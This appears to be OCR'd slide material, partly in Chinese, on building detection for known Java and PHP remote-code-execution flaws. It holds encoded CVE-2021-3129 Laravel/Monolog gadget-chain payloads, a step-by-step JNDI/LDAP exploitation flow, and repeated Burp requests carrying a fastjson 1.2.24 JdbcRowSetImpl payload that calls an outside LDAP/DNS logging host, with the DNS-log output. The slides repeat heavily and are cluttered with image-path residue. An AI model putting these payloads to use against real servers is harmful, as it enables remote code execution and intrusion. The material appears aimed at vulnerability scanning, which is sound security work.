self.payload_cve_2021_3129_rce_gadget_chains = {
    "Laravel/RCE1": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...
    "Laravel/RCE2": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...
    "Laravel/RCE3": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...
    "Laravel/RCE4": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...
    "Laravel/RCE5": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...
    "Laravel/RCE6": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...
    "Laravel/RCE7": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...
    "Monolog/RCE1": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...
    "Monolog/RCE2": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...
    "Monolog/RCE3": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...
    "Monolog/RCE4": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...
}
```

```
echo lavavelcve20213129rce
```

Development - JNDI / LDAP


1.构造payload发送给目标

2.目标发送请求到LDAP Server

3.完整JNDI接口建立

4.目标请求指定的Class

5.恶意Class发送给目标完成RCE



Development - JNDI / LDAP


1.构造payload发送给目标

2.目标发送请求到LDAP Server

3.完整JNDI接口建立

4.目标请求指定的Class

5.恶意Class发送给目标完成RCE



Development - JNDI / LDAP


1.构造payload发送给目标

2.目标发送请求到LDAP Server

3.完整JNDI接口建立

4.目标请求指定的Class


5.恶意Class发送给目标完成RCE



Development - JNDI / LDAP

1.构造payload发送给目标

2.目标使用Dns解析LDAP域名




Development - JNDI / LDAP

1.构造payload发送给目标

2.目标使用Dns解析LDAP域名

3.查看Dns中有无解析记录




Development - JNDI / LDAP

1.构造payload发送给目标

2.目标使用Dns解析LDAP域名

3.查看Dns中有无解析记录

4.Dns中存在解析记录则成功



Development - LDAP (fastjson 1.2.24)

burpsuite - requests

```
POST / HTTP/1.1
Host: 127.0.0.1:26090
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/json
Content-Length: 153

{
  "b": {
    "@type": "com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName": "ldap://2a41e1...283a52af5.vl8p.hyuga.co//Exploit",
    "autoCommit": true
  }
}
```

burpsuite - response

```
HTTP/1.1 500
Content-Type: application/json
Content-Length: 109
Date: Tue, 16 Mar 2021 07:45:03 GMT
Connection: close

{
  "timestamp":1615880703521,
  "status":500,
  "error":"Internal Server Error",
  "message":"-1",
  "path":"/"
}
```

Development - LDAP (fastjson 1.2.24)

burpsuite - requests

```
POST / HTTP/1.1
Host: 127.0.0.1:26090
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/json
Content-Length: 153

{
  "b": {
    "@type": "com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName": "ldap://2a41e1...283a52af5.vl8p.hyuga.co//Exploit",
    "autoCommit": true
  }
}
```

burpsuite - response


Development - LDAP (fastjson 1.2.24)

burpsuite - requests

```
POST / HTTP/1.1
Host: 127.0.0.1:26090
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/json
Content-Length: 153

{
  "b": {
    "@type": "com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName": "ldap://2a41e1...283a52af5.vl8p.hyuga.co//Exploit",
    "autoCommit": true
  }
}
```

hyuga.co




{"code":200,"message":"OK","data":
[{"name":"vl8p.hyuga.co","remoteAddr":"1
08.162.223.115","ts":"161588069602210803
8"},
{"name":"2a41e1589d7ce52805099be283a52af
5.vl8p.hyuga.co","remoteAddr":"108.162.2
23.115","ts":"1615880696073547009"}],"su
ccess":true}

Development - LDAP (fastjson 1.2.24)

by Buzz2d0
github.com/Buzz2d0/Hyuga


Development - LDAP (fastjson 1.2.24)

经常瘫痪的
ceye.io



